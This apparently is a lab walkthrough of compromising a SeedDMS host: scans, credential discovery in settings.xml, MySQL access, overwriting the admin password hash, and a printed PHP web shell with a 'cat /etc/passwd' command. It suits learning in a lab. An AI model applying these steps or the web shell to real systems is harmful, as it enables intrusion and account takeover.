



```
❯ cat version -l python
      File: version
   # Nmap 7.95 scan initiated Mon Mar 10 14:21:22 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p80,3306,33060 -oN version 10.0.2.60
   Nmap scan report for 10.0.2.60
   Host is up (0.00064s latency).

   PORT      STATE SERVICE VERSION
   80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
   |_http-title: Welcome to the land of pwnland
   |_http-server-header: Apache/2.4.41 (Ubuntu)
   3306/tcp  open  mysql   MySQL 8.0.25-0ubuntu0.20.04.1
   |_ssl-date: TLS randomness does not represent time
   | ssl-cert: Subject: commonName=MySQL_Server_8.0.25_Auto_Generated_Server_Certificate
   | Not valid before: 2021-07-03T00:33:15
   |_Not valid after:  2031-07-01T00:33:15
   | mysql-info:
   |   Protocol: 10
   |   Version: 8.0.25-0ubuntu0.20.04.1
   |   Thread ID: 11
   |   Capabilities flags: 65535
   |   Some Capabilities: LongPassword, FoundRows, Support41Auth, Speaks41ProtocolOld, SupportsCompression, SwitchToSSLAfterHandshake, SupportsLoadDataLocal, ODBCClient, IgnoreSi
   gpipes, InteractiveClient, DontAllowDatabaseTableColumn, Speaks41ProtocolNew, LongColumnFlag, IgnoreSpaceBeforeParenthesis, ConnectWithDatabase, SupportsTransactions, Supports
   MultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
   |   Status: Autocommit
   |   Salt: ALA\x16'+`y\x7F\x03]H\x1E t\x01\x14\x0BFz
   |_  Auth Plugin Name: caching_sha2_password
   33060/tcp open  mysqlx  MySQL X protocol listener
   MAC Address: 08:00:27:47:8D:39 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
   # Nmap done at Mon Mar 10 14:21:30 2025 -- 1 IP address (1 host up) scanned in 8.14 seconds
```



Tipografía
Google Font API

Servidor Web
Apache HTTP Server 2.4.41

Sistema Operativo
Ubuntu


CDN
Google Hosted Libraries

Mapa
Google Maps


Librerías JavaScript
jQuery 1.11.2
Modernizr 2.8.3
Lightbox

UI Frameworks
Bootstrap 3.3.1


¿Algo funciona mal o falta?




```
❯ dirb http://10.0.2.60

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Mar 10 14:25:55 2025
URL_BASE: http://10.0.2.60/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.60/ ----
==> DIRECTORY: http://10.0.2.60/css/
==> DIRECTORY: http://10.0.2.60/fonts/
==> DIRECTORY: http://10.0.2.60/img/
+ http://10.0.2.60/index.html (CODE:200|SIZE:23744)
==> DIRECTORY: http://10.0.2.60/js/
+ http://10.0.2.60/server-status (CODE:403|SIZE:274)

---- Entering directory: http://10.0.2.60/css/ ----
==> DIRECTORY: http://10.0.2.60/css/fonts/

---- Entering directory: http://10.0.2.60/fonts/ ----

---- Entering directory: http://10.0.2.60/img/ ----
+ http://10.0.2.60/img/aa (CODE:200|SIZE:83300)
```




```
❯ gobuster dir -u http://10.0.2.60/js -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,txt,html,js
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.60/js
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              js,php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 274]
/.php                 (Status: 403) [Size: 274]
/main.js              (Status: 200) [Size: 2997]
/plugins.js           (Status: 200) [Size: 126889]
/vendor               (Status: 301) [Size: 310] [--> http://10.0.2.60/js/vendor/]
```




```
lta) {
ow next slide otherwise show prev slide
? -1 : 1);


lick(function(e) {
 find slide it points to
nt($(this).attr('href')[1]);
 from current slide
 currSlide - 1;
how that slide


(){
o left of window on resize
w.innerWidth*currSlide;
, 'translateX(-'+displacment+'px)');





);


irst link
is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/
('active');
```







```
❯ gobuster dir -u http://10.0.2.60/seeddms51x/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,txt,html,js
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.60/seeddms51x/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/data                 (Status: 301) [Size: 316] [--> http://10.0.2.60/seeddms51x/data/]
/www                  (Status: 301) [Size: 315] [--> http://10.0.2.60/seeddms51x/www/]
/conf                 (Status: 301) [Size: 316] [--> http://10.0.2.60/seeddms51x/conf/]
/pear                 (Status: 301) [Size: 316] [--> http://10.0.2.60/seeddms51x/pear/]
```




```
❯ gobuster dir -u http://10.0.2.60/seeddms51x/conf -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,txt,html,js,xml
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.60/seeddms51x/conf
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html,js,xml
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 274]
/.php                 (Status: 403) [Size: 274]
/settings.xml         (Status: 200) [Size: 12377]
```




```
dbUser: username for database-access
dbPass: password for database-access

se dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="seeddms"
```




```
❯ mysql -useeddms -h 10.0.2.60 -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: self-signed certificate in certificate chain
```




```
❯ mysql -useeddms -h 10.0.2.60 -p --ssl=0
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> |
```




```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| seeddms            |
| sys                |
+--------------------+
5 rows in set (0,003 sec)
```




```
MySQL [(none)]> use seeddms
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```




```
MySQL [seeddms]> show tables;
+-----------------------------+
| Tables_in_seeddms           |
+-----------------------------+
| tblACLs                     |
| tblAttributeDefinitions     |
```




```
| tblSessions                 |
| tblUserImages               |
| tblUserPasswordHistory      |
| tblUserPasswordRequest      |
| tblUsers                    |
| tblVersion                  |
| tblWorkflowActions          |
| tblWorkflowDocumentContent  |
| tblWorkflowLog              |
| tblWorkflowMandatoryWorkflow |
| tblWorkflowStates           |
| tblWorkflowTransitionGroups |
| tblWorkflowTransitionUsers  |
| tblWorkflowTransitions      |
| tblWorkflows                |
| users                       |
+-----------------------------+
```




```
MySQL [seeddms]> describe tblUsers;
+---------------+--------------+------+-----+---------+----------------+
| Field         | Type         | Null | Key | Default | Extra          |
+---------------+--------------+------+-----+---------+----------------+
| id            | int          | NO   | PRI | NULL    | auto_increment |
| login         | varchar(50)  | YES  | UNI | NULL    |                |
| pwd           | varchar(50)  | YES  |     | NULL    |                |
| fullName      | varchar(100) | YES  |     | NULL    |                |
| email         | varchar(70)  | YES  |     | NULL    |                |
| language      | varchar(32)  | NO   |     | NULL    |                |
| theme         | varchar(32)  | NO   |     | NULL    |                |
| comment       | text         | NO   |     | NULL    |                |
| role          | smallint     | NO   |     | 0       |                |
| hidden        | smallint     | NO   |     | 0       |                |
| pwdExpiration | datetime     | YES  |     | NULL    |                |
| loginfailures | tinyint      | NO   |     | 0       |                |
| disabled      | smallint     | NO   |     | 0       |                |
| quota         | bigint       | YES  |     | NULL    |                |
| homefolder    | int          | YES  | MUL | NULL    |                |
+---------------+--------------+------+-----+---------+----------------+
15 rows in set (0,003 sec)

MySQL [seeddms]> select id,pwd,login from tblUsers;
+----+----------------------------------+-------+
| id | pwd                              | login |
+----+----------------------------------+-------+
|  1 | f9ef2c539bad8a6d2f3432b6d49ab51a | admin |
|  2 | NULL                             | guest |
+----+----------------------------------+-------+
2 rows in set (0,001 sec)
```




```
❯ echo -n "pass123" | md5sum
32250170a0dca92d53ec9624f336ca24  -
```



```
MySQL [seeddms]> update tblUsers set pwd='32250170a0dca92d53ec9624f336ca243' where login='admin';
Query OK, 1 row affected (0,006 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MySQL [seeddms]> |
```



```
MySQL [seeddms]> select id,pwd,login from tblUsers;
+----+----------------------------------+-------+
| id | pwd                              | login |
+----+----------------------------------+-------+
|  1 | 32250170a0dca92d53ec9624f336ca243 | admin |
|  2 | NULL                             | guest |
+----+----------------------------------+-------+
2 rows in set (0,002 sec)
```




Sign in

Error signing in. User ID or password incorrect.


User ID: admin

Password: pass123


Language: -



```
❯ searchsploit seeddms
------------------------------------------------------------------------------------ ----------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ----------------------
Seeddms 5.1.10 - Remote Command Execution (RCE) (Authenticated)                     | php/webapps/50062.py
SeedDMS 5.1.18 - Persistent Cross-Site Scripting                                    | php/webapps/48324.txt
SeedDMS < 5.1.11 - 'out.GroupMgr.php' Cross-Site Scripting                          | php/webapps/47024.txt
SeedDMS < 5.1.11 - 'out.UsrMgr.php' Cross-Site Scripting                            | php/webapps/47023.txt
SeedDMS versions < 5.1.11 - Remote Command Execution                                | php/webapps/47022.txt
------------------------------------------------------------------------------------ ----------------------
```




```
Shellcodes: No Results
❯ searchsploit -x php/webapps/47022.txt
  Exploit: SeedDMS versions < 5.1.11 - Remote Command Execution
      URL: https://www.exploit-db.com/exploits/47022
     Path: /usr/share/exploitdb/exploits/php/webapps/47022.txt
    Codes: CVE-2019-12744
 Verified: False
File Type: ASCII text
```




SeedDMS versions < 5.1.11 - Remote Command Execution


```
Exploit Steps:

Step 1: Login to the application and under any folder add a document.
Step 2: Choose the document as a simple php backdoor file or any backdoor/webshell could be used.

PHP Backdoor Code:
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>

Step 3: Now after uploading the file check the document id corresponding to the document.
Step 4: Now go to example.com/data/1048576/"document_id"/1.php?cmd=cat+/etc/passwd to get the command response in browser.
```




```
❯ nano cmd.php
❯ ll
.rw-rw-r-- kali kali 153 B  Mon Mar 10 16:47:23 2025  cmd.php
```




```
